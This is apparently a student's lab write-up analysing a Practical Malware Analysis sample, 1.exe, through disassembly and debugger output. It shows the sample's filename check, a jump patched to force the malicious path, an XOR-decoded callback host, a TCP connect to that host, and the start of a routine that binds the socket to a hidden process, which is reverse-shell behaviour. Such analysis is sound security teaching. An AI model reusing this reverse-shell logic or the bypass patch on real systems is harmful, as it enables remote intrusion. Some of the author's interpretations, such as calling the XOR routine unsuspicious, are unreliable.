Mal 1 . exe

ADVANCED ANALYSIS

```
00401128 push    ebp
00401129 mov     ebp, esp
0040112B sub     esp, 304h       ; Integer Subtraction
00401131 push    esi
00401132 push    edi
00401133 mov     [ebp+var_1B0], 31h
0040113A mov     byte ptr [ebp-1AFh], 71h
00401141 mov     [ebp+var_1AE], 61h
00401148 mov     [ebp+var_1AD], 7Ah
0040114F mov     [ebp+var_1AC], 32h
00401156 mov     [ebp+var_1AB], 77h
0040115D mov     [ebp+var_1AA], 73h
00401164 mov     [ebp+var_1A9], 78h
0040116B mov     [ebp+var_1A8], 33h
00401172 mov     [ebp+var_1A7], 65h
00401179 mov     [ebp+var_1A6], 64h
00401180 mov     [ebp+var_1A5], 63h
00401187 mov     [ebp+var_1A4], 0
0040118E mov     [ebp+var_1A0], 6Fh
00401195 mov     byte ptr [ebp-19Fh], 63h
0040119C mov     [ebp+var_19E], 6Ch
004011A3 mov     [ebp+var_19D], 2Eh
004011AA mov     [ebp+var_19C], 65h
004011B1 mov     [ebp+var_19B], 78h
004011B8 mov     [ebp+var_19A], 65h
004011BF mov     [ebp+var_199], 0
004011C6 mov     ecx, 8
004011CB mov     esi, offset unk_405034
004011D0 lea     edi, [ebp+var_1F0] ; Load Effective Address
004011D6 rep movsd                  ; Move Byte(s) from String to String
004011D8 movsb                      ; Move Byte(s) from String to String
004011D9 mov     [ebp+var_1B8], 0
004011E3 mov     [ebp+Filename], 0
004011EA mov     ecx, 43h
004011EF xor     eax, eax           ; Logical Exclusive OR
004011F1 lea     edi, [ebp-2FFh]    ; Load Effective Address
004011F7 rep stosd                  ; Store String
004011F9 stosb                      ; Store String
004011FA push    10Eh               ; nSize
004011FF lea     eax, [ebp+Filename] ; Load Effective Address
00401205 push    eax                ; lpFilename
00401206 push    0                  ; hModule
0040120B call    ds:GetModuleFileNameA ; Indirect Call Near Procedure
0040120E push    5Ch                ; int
00401210 lea     ecx, [ebp+Filename] ; Load Effective Address
00401216 push    ecx                ; char *
00401217 call    _strrchr           ; Call Procedure
0040121C add     esp, 8             ; Add
0040121F mov     [ebp+var_4], eax
00401222 mov     edx, [ebp+var_4]
00401225 add     edx, 1             ; Add
00401228 mov     [ebp+var_4], edx
0040122B mov     eax, [ebp+var_4]
0040122E push    eax                ; char *
0040122F lea     ecx, [ebp+var_1A0] ; Load Effective Address
00401235 push    ecx                ; char *
00401236 call    _strcmp            ; Call Procedure
0040123B add     esp, 8             ; Add
0040123E test    eax, eax           ; Logical Compare
00401240 jz      short loc_40124C ; Jump if Zero (ZF=1)
```

main starts at 00401128

```
00401133  . C685 50FEFFFF 31  MOV BYTE PTR SS:[EBP-1B0],31
0040113A  . C685 51FEFFFF 71  MOV BYTE PTR SS:[EBP-1AF],71
00401141  . C685 52FEFFFF 61  MOV BYTE PTR SS:[EBP-1AE],61
00401148  . C685 53FEFFFF 7A  MOV BYTE PTR SS:[EBP-1AD],7A
0040114F  . C685 54FEFFFF 32  MOV BYTE PTR SS:[EBP-1AC],32
00401156  . C685 55FEFFFF 77  MOV BYTE PTR SS:[EBP-1AB],77
0040115D  . C685 56FEFFFF 73  MOV BYTE PTR SS:[EBP-1AA],73
00401164  . C685 57FEFFFF 78  MOV BYTE PTR SS:[EBP-1A9],78
0040116B  . C685 58FEFFFF 33  MOV BYTE PTR SS:[EBP-1A8],33
00401172  . C685 59FEFFFF 65  MOV BYTE PTR SS:[EBP-1A7],65
00401179  . C685 5AFEFFFF 64  MOV BYTE PTR SS:[EBP-1A6],64
00401180  . C685 5BFEFFFF 63  MOV BYTE PTR SS:[EBP-1A5],63
00401187  . C685 5CFEFFFF 00  MOV BYTE PTR SS:[EBP-1A4],0
0040118E  . C685 60FEFFFF 6F  MOV BYTE PTR SS:[EBP-1A0],6F
00401195  . C685 61FEFFFF 63  MOV BYTE PTR SS:[EBP-19F],63
0040119C  . C685 62FEFFFF 6C  MOV BYTE PTR SS:[EBP-19E],6C
004011A3  . C685 63FEFFFF 2E  MOV BYTE PTR SS:[EBP-19D],2E
004011AA  . C685 64FEFFFF 65  MOV BYTE PTR SS:[EBP-19C],65
004011B1  . C685 65FEFFFF 78  MOV BYTE PTR SS:[EBP-19B],78
004011B8  . C685 66FEFFFF 65  MOV BYTE PTR SS:[EBP-19A],65
004011BF  . C685 67FEFFFF 00  MOV BYTE PTR SS:[EBP-199],0
```

This area looks suspicious.

Following in the dump:

Address	Hex dump	ASCII
0012FDD0	31 71 61 7A 32 77 73 78	1qaz2wsx
0012FDD8	33 65 64 63 00 B5 B6 B7	3edc.╡╢╖
0012FDE0	6F 63 6C 2E 65 78 65 00	ocl.exe.
0012FDE8	E0 E1 E2 E3 E4 E5 E6 E7	αβΓπΣσμτ

A string has appeared!

0012FDD0 31 71 61 7A 32 77 73 78 1qaz2wsx
0012FDD8 33 65 64 63 00 B5 B6 B7 3edc.µ¶·
0012FDE0 6F 63 6C 2E 65 78 65 00 ocl.exe.

What could this mean? It looks like some sort of exe file!

==========
==========

```
004011FA push    10Eh            ; nSize
004011FF lea     eax, [ebp+Filename] ; Load Effective Address
00401205 push    eax             ; lpFilename
00401206 push    0               ; hModule
00401208 call    ds:GetModuleFileNameA ; Indirect Call Near Procedure
0040120E push    5Ch             ; int
00401210 lea     ecx, [ebp+Filename] ; Load Effective Address
00401216 push    ecx             ; char *
00401217 call    _strrchr        ; Call Procedure
0040121C add     esp, 8          ; Add
0040121F mov     [ebp+var_4], eax
00401222 mov     edx, [ebp+var_4]
00401225 add     edx, 1          ; Add
00401228 mov     [ebp+var_4], edx
0040122B mov     eax, [ebp+var_4]
0040122E push    eax             ; char *
0040122F lea     ecx, [ebp+var_1A0] ; Load Effective Address
00401235 push    ecx             ; char *
00401236 call    _strcmp         ; Call Procedure
0040123B add     esp, 8          ; Add
0040123E test    eax, eax        ; Logical Compare
00401240 jz      short loc_40124C ; Jump if Zero (ZF=1)
```

GetModuleFileNameA is called.
https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-getmodulefilenamea
This function "Retrieves the fully qualified path for the file that contains the specified module. "

```
DWORD GetModuleFileNameA(
  [in, optional] HMODULE hModule,
  [out]          LPSTR   lpFilename,
  [in]           DWORD   nSize
);
```

EBP-318	0012FC68	00000000	hModule = NULL
EBP-314	0012FC6C	0012FC80	PathBuffer = 0012FC80
EBP-310	0012FC70	0000010E	BufSize = 10E (270.)

Argument name	value	description	notes
hModule	NULL	“A handle to the loaded module whose path is being requested. If this parameter is NULL, GetModuleFileNam e retrieves the path of the executable file of the current process. ”	The function will retrieve the path of 1.exe
lpFilename	0012FC80	“A pointer to a buffer that receives the fully qualified path of the module. ”	0012FC80 is the pointer to the buffer that recieves the path of 1.exe
nSize	10E (270.)	“The size of the *lpFilename* buffer, in TCHARs. ”	270. TCHARS
Return value	00000051	“If the function succeeds, the return value is the length of the string that is copied to the buffer, in characters, not including the terminating null character. ”	The length is 81 characters?

The function will store in the buffer pointed to by 0012FC80 the path of 1.exe.

```
ECX=0012FC80, (ASCII "C:\Documents and Settings\Administrator\Desktop\MoreFunThanABarrelOfMonkeys\1.exe")
```

Here is another string:

"C:\Documents and Settings\Administrator\Desktop\MoreFunThanABarrelOfMonkeys\1.exe"

```
EBP-310  0012FC70  0012FCCC  ASCII "1.exe"
```

Another string “1.exe”.

```
Stack address=0012FDE0, (ASCII "ocl.exe")
ECX=0000004B
```

Another string “ocl.exe”.


```
0012FC6C  0012FDE0  ASCII "ocl.exe"
0012FC70  0012FCCC  ASCII "1.exe"
```

The program also calls strcmp to see if “ocl.exe” and “1.exe” are equal.

Since these strings are NOT equal there is a jump that is NOT taken:

```
00401240   .v 74 0A            JE SHORT 1.0040124C
00401242   . B8 01000000       MOV EAX,1
00401247   .v E9 8A010000      JMP 1.004013D6
0040124C   > BA 01000000       MOV EDX,1
00401251   . 85D2              TEST EDX,EDX
00401253   .v 0F84 7B010000    JE 1.004013D4
00401259   . 8D85 68FEFFFF     LEA EAX,DWORD PTR SS:[EBP-198
0040125F   . 50                PUSH EAX
00401260   . 68 02020000       PUSH 202
00401265   . FF15 9C404000     CALL DWORD PTR DS:[<&WS2_32.#
0040126B   . 8985 4CFEFFFF     MOV DWORD PTR SS:[EBP-1B4],EA
00401271   . 83BD 4CFEFFFF 00  CMP DWORD PTR SS:[EBP-1B4],0
00401278   .v 74 0A            JE SHORT 1.00401284
0040127A   . B8 01000000       MOV EAX,1
0040127F   .v E9 52010000      JMP 1.004013D6
00401284   > 6A 00             PUSH 0
00401286   . 6A 00             PUSH 0
00401288   . 6A 00             PUSH 0
0040128A   . 6A 06             PUSH 6
0040128C   . 6A 01             PUSH 1
0040128E   . 6A 02             PUSH 2
00401290   . FF15 A0404000     CALL DWORD PTR DS:[<&WS2_32.W
00401296   . 8985 FCFCFFFF     MOV DWORD PTR SS:[EBP-304],EA
0040129C   . 83BD FCFCFFFF FF  CMP DWORD PTR SS:[EBP-304],-1
004012A3   .v 75 0A            JNZ SHORT 1.004012AF
004012A5   . B8 01000000       MOV EAX,1
004012AA   .v E9 27010000      JMP 1.004013D6
004012AF   > 8D8D 10FEFFFF     LEA ECX,DWORD PTR SS:[EBP-1F0
004012B5   . 51                PUSH ECX
004012B6   . 8D95 50FEFFFF     LEA EDX,DWORD PTR SS:[EBP-1B0

Jump is NOT taken
0040124C=1.0040124C
```



The jump not executing means the program goes here where it basically finishes execution without performing any malicious actions.

This is what the program does by default so by default when run the malware will not do any malicious actions.

The jump can be modified into an unconditional jump so that it MUST execute.

```
call    ds:GetModuleFileNameA
push    5Ch             ; int
lea     ecx, [ebp+Filename]
push    ecx             ; char *
call    _strrchr
add     esp, 8
mov     [ebp+var_4], eax
mov     edx, [ebp+var_4]
add     edx, 1
mov     [ebp+var_4], edx
mov     eax, [ebp+var_4]
push    eax             ; char *
lea     ecx, [ebp+var_1A0]
push    ecx             ; char *
call    _strcmp
add     esp, 8
test    eax, eax
jmp     short loc_40124C

loc_40124C:
mov     edx, 1
test    edx, edx
jz      loc_4013D4
```

The jump is now unconditional.

==========
==========
==========
==========
==========
==========
==========

```
0040124C
0040124C LOOP:
0040124C mov     edx, 1
00401251 test    edx, edx        ; Logical Compare
00401253 jz      loc_4013D4      ; Jump if Zero (ZF=1)
```

There are additional arrows leading back to this block so perhaps this is a loop? What could be happening inside this loop?

```
lea     eax, [ebp+WSAData]
push    eax             ; lpWSAData
push    202h            ; wVersionRequested
call    ds:WSAStartup
mov     [ebp+var_1B4], eax
cmp     [ebp+var_1B4], 0
jz      short loc_401284
```

The program calls WSAStartup.

https://docs.microsoft.com/en-us/windows/win32/api/winsock/nf-winsock-wsastartup

This function "initiates use of the Winsock DLL by a process. ".

This means the program might be using berkley sockets!

```
0012FC6C  00000202  RequestedVersion = 202 (2.2.)
0012FC70  0012FDE8  pWSAData = 0012FDE8
```

int WSAStartup(
    WORD wVersionRequired = 202h (2.2.),
  [out] LPWSADATA lpWSAData = 0012FDE8h
);

wVersionRequired = 202h (2.2.)
"TBD " Maybe not relevant to the analysis?

LpWSAData = 0012FDE8h
"A pointer to the WSADATA data structure that is to receive details of the Windows Sockets implementation. "
This seems important! It might be used later for creating the socket!

Return value = 0
"If successful, the WSAStartup function returns zero. Otherwise, it returns one of the error codes listed below. "
Success!

This means that the program can continue and can set up the sockets!

==========
==========
==========
==========
==========
==========
==========

```
00401284
00401284 BLOCK3:                        ; dwFlags
00401284 push    0
00401286 push    0                      ; g
00401288 push    0                      ; lpProtocolInfo
0040128A push    6                      ; protocol
0040128C push    1                      ; type
0040128E push    2                      ; af
00401290 call    ds:WSASocketA          ; Indirect Call Near Procedure
00401296 mov     [ebp+s], eax
0040129C cmp     [ebp+s], 0FFFFFFFFh ; Compare Two Operands
004012A3 jnz     short BLOCK4           ; Jump if Not Zero (ZF=0)
```

Then the program calls WSASocketA.
https://docs.microsoft.com/en-us/windows/win32/api/winsock2/nf-winsock2-wsasocketa
This function "creates a socket that is bound to a specific transport-service provider. "

This is where the socket will be created!

```
Flags = 0
Group = 0
pWSAprotocol = NULL
Protocol = IPPROTO_TCP
Type = SOCK_STREAM
Family = AF_INET
WSASocketA
```

```
SOCKET WSAAPI WSASocketA(
  [in] int                af                  =        AF_INET,
  [in] int                type                =        SOCK_STREAM,
  [in] int                protocol            =        IPPROTO_TCP,
  [in] LPWSAPROTOCOL_INFOA lpProtocolInfo =        NULL,
  [in] GROUP              g                   =        0,
  [in] DWORD              dwFlags             =        0
);
```

af = AF_INET
"The Internet Protocol version 4 (IPv4) address family. "
This means that this socket will use IPv4!

Type = SOCK_STREAM
"A socket type that provides sequenced, reliable, two-way, connection-based byte streams with an OOB data transmission mechanism. This socket type uses the Transmission Control Protocol (TCP) for the Internet address family (AF_INET or AF_INET6). "
The socket will use TCP! The connection will be two-way!

Protocol = IPPROTO_TCP

“The Transmission Control Protocol (TCP). This is a possible value when the *af* parameter is AF_INET or AF_INET6 and the *type* parameter is SOCK_STREAM. ”
The socket will use TCP!

lpProtocolInfo= NULL
No information relevant to this.

G = 0
“No group operation is performed. ”
Nothing happens here.

DwFlags = 0
No flags are set.

Return value = 0000005Ch
“If no error occurs, WSASocket returns a descriptor referencing the new socket. Otherwise, a value of INVALID_SOCKET is returned, and a specific error code can be retrieved by calling WSAGetLastError. ”
0000005Ch is the “descriptor referencing the new socket”!

So 0000005Ch is the “descriptor referencing the new socket” for a two-way IPv4 TCP socket connection!

==========
==========
==========
==========
==========
==========
==========

```
004012AF
004012AF loc_4012AF:                ; Load Effective Address
004012AF lea     ecx, [ebp+var_1F0]
004012B5 push    ecx                ; int
004012B6 lea     edx, [ebp+var_1B0] ; Load Effective Address
004012BC push    edx                ; char *
004012BD call    LENNY              ; Call Procedure
004012C2 add     esp, 8             ; Add
004012C5 mov     [ebp+name], eax
004012C8 mov     eax, [ebp+name]
004012CB push    eax                ; name
004012CC call    ds:gethostbyname ; Indirect Call Near Procedure
004012D2 mov     [ebp+var_1BC], eax
004012D8 cmp     [ebp+var_1BC], 0 ; Compare Two Operands
004012DF jnz     short loc_401304 ; Jump if Not Zero (ZF=0)
```

Then the program calls LENNY and gethostbyname.

```
00401089
00401089
00401089 ; Attributes: bp-based frame
00401089
00401089 ; int __cdecl LENNY(char *,int)
00401089 LENNY proc near
00401089
00401089 var_108= dword ptr -108h
00401089 var_104= dword ptr -104h
00401089 var_100= dword ptr -100h
00401089 arg_0= dword ptr  8
00401089 arg_4= dword ptr  0Ch
00401089
00401089 push    ebp
0040108A mov     ebp, esp
0040108C sub     esp, 108h       ; Integer Subtraction
00401092 push    edi
00401093 mov     [ebp+var_108], 0
0040109D mov     byte ptr [ebp+var_100], 0
004010A4 mov     ecx, 3Fh
004010A9 xor     eax, eax        ; Logical Exclusive OR
004010AB lea     edi, [ebp+var_100+1] ; Load Effective Address
004010B1 rep stosd               ; Store String
004010B3 stosw                   ; Store String
004010B5 stosb                   ; Store String
004010B6 mov     eax, [ebp+arg_0]
004010B9 push    eax             ; char *
004010BA call    _strlen         ; Call Procedure
004010BF add     esp, 4          ; Add
004010C2 mov     [ebp+var_104], eax
004010C8 mov     [ebp+var_108], 0
004010D2 jmp     short loc_4010E3 ; Jump
```

```
004010E3
004010E3 loc_4010E3:             ; Compare Two Operands
004010E3 cmp     [ebp+var_108], 20h
004010EA jge     short loc_40111D ; Jump if Greater or Equal (SF=OF)
```

```
004010EC mov     edx, [ebp+arg_4]
004010EF add     edx, [ebp+var_108] ; Add
004010F5 movsx   ecx, byte ptr [edx] ; Move with Sign-Extend
004010F8 mov     eax, [ebp+var_108]
004010FE cdq                     ; EAX -> EDX:EAX (with sign)
004010FF idiv    [ebp+var_104]   ; Signed Divide
00401105 mov     eax, [ebp+arg_0]
00401108 movsx   edx, byte ptr [eax+edx] ; Move with Sign-Extend
0040110C xor     ecx, edx        ; Logical Exclusive OR
0040110E mov     eax, [ebp+var_108]
00401114 mov     byte ptr [ebp+eax+var_100], cl
0040111B jmp     short loc_4010D4 ; Jump
```

```
0040111D
0040111D loc_40111D:             ; Load Effective Address
0040111D lea     eax, [ebp+var_100]
00401123 pop     edi
00401124 mov     esp, ebp
00401126 pop     ebp
00401127 retn                    ; Return Near from Procedure
00401127 LENNY endp
00401127
```

```
004010D4
004010D4 loc_4010D4:
004010D4 mov     ecx, [ebp+var_108]
004010DA add     ecx, 1          ; Add
004010DD mov     [ebp+var_108], ecx
```

The LENNY function mainly seems to be used for calling _strlen. It doesn't seem to do anything suspicious.

So the next function is gethostbyname which seems more suspicious.

https://docs.microsoft.com/en-us/windows/win32/api/winsock2/nf-winsock2-gethostbyname
This function "retrieves host information corresponding to a host name from a host database. ".

Is this what the program will connect to?


```
Name = "www.practicalmalwareanalysis.com"
gethostbyname
```

It looks like the program will connect to "www. Practicalmalwareanalysis . Com"! This is very suspicious! This is the name of the textbook for this class! Perhaps the program will get something malware related from this website?

Return value = 001493D0h Success!

"If no error occurs, gethostbyname returns a pointer to the hostent structure described above. Otherwise, it returns a null pointer and a specific error number can be retrieved by calling WSAGetLastError. "

001493D0h must be the prointer to the hostent structure of www. Practicalmalwareanalysis . Com!



Apate caught the connection! This is evidence of network activity! There is a connection to www. Practicalmalwareanalysis . Com!

==========
==========
==========
==========
==========
==========
==========

```
Left
00401304
00401304 BLOCK6:
00401304 mov     edx, [ebp+var_1BC]
0040130A mov     eax, [edx+0Ch]
0040130D mov     ecx, [eax]
0040130F mov     edx, [ecx]
00401311 mov     [ebp+var_1C8], edx
00401317 push    270Fh           ; hostshort
0040131C call    ds:htons        ; Indirect Call Near Procedure
00401322 mov     word ptr [ebp+var_1CC+2], ax
00401329 mov     word ptr [ebp+var_1CC], 2
00401332 push    10h             ; namelen
00401334 lea     eax, [ebp+var_1CC] ; Load Effective Address
0040133A push    eax             ; name
0040133B mov     ecx, [ebp+s]
00401341 push    ecx             ; s
00401342 call    ds:connect      ; Indirect Call Near Procedure
00401348 mov     [ebp+var_1B4], eax
0040134E cmp     [ebp+var_1B4], 0FFFFFFFFh ; Compare Two Operands
00401355 jnz     short BLOCK7    ; Jump if Not Zero (ZF=0)
```

```
right
004012E1 mov     ecx, [ebp+s]
004012E7 push    ecx             ; s
004012E8 call    ds:closesocket  ; Indirect Call Near Procedure
004012EE call    ds:WSACleanup   ; Indirect Call Near Procedure
004012F4 push    7530h           ; dwMilliseconds
004012F9 call    ds:Sleep        ; Indirect Call Near Procedure
004012FF jmp     LOOP            ; Jump
```

Then the program can go to either one of these two blocks.

The right block looks like it will close the current socket connection and maybe clean up the WSA variables. Then the right block will return to the top of the loop.

On the left block the program calls htons and connect.

Htons converts a host endian value to network endian, or in other words, from little endian to big endian. This probably won't really tell much about the malware.

The connect function is much more suspicious.

https://docs.microsoft.com/en-us/windows/win32/api/winsock2/nf-winsock2-connect
This function "establishes a connection to a specified socket. "
Perhps this function will connect its socket to the " www. Practicalmalwareanalysis . Com" website?

```
0012FC68  0000005C  Socket = 5C
0012FC6C  0012FDB4  pSockAddr = 0012FDB4
0012FC70  00000010  AddrLen = 10 (16.)
```

int WSAAPI connect(
  [in] SOCKET s = 5Ch,
  [in] const sockaddr *name = 0012FDB4h,
  [in] int namelen = 10h (16.)
);


So it looks like the programs socket will be connected to the " www. Practicalmalwareanalysis . Com" website.

```
LastErr WSAECONNREFUSED (0000274D)
```

It looks like the connection was refused.

So the program attempted to connect its socket to the " www. Practicalmalwareanalysis . Com" website and the connection was refused.


==========
==========
==========
==========
==========
==========
==========



Then one of these two blocks could be entered.

It looks like the left block will close the current socket connection and maybe clean up the WSA variables. Then the left block will return to the top of the loop.

It looks like the right block will call FUNKY and then it will close the current socket connection and maybe clean up the WSA variables. Then the right block will return to the top of the loop.



It looks like these parameters are passed to FUNKY. It is not clear what these are but 0000005Ch is the

descriptor for the program’s socket.

```
==========================================================================
=================================================================
=====================================================
=========================================
================================
======================
==========
```

```
00401000 push    ebp
00401001 mov     ebp, esp
00401003 sub     esp, 58h          ; Integer Subtraction
00401006 mov     [ebp+var_14], 0
0040100D push    44h               ; size_t
0040100F push    0                 ; int
00401011 lea     eax, [ebp+StartupInfo] ; Load Effective Address
00401014 push    eax               ; void *
00401015 call    _memset           ; Call Procedure
0040101A add     esp, 0Ch          ; Add
0040101D mov     [ebp+StartupInfo.cb], 44h
00401024 push    10h               ; size_t
00401026 push    0                 ; int
00401028 lea     ecx, [ebp+hHandle] ; Load Effective Address
0040102B push    ecx               ; void *
0040102C call    _memset           ; Call Procedure
00401031 add     esp, 0Ch          ; Add
00401034 mov     [ebp+StartupInfo.dwFlags], 101h
0040103B mov     [ebp+StartupInfo.wShowWindow], 0
00401041 mov     edx, [ebp+arg_10]
00401044 mov     [ebp+StartupInfo.hStdInput], edx
00401047 mov     eax, [ebp+StartupInfo.hStdInput]
0040104A mov     [ebp+StartupInfo.hStdError], eax
0040104D mov     ecx, [ebp+StartupInfo.hStdError]
00401050 mov     [ebp+StartupInfo.hStdOutput], ecx
00401053 lea     edx, [ebp+hHandle] ; Load Effective Address
00401056 push    edx               ; lpProcessInformation
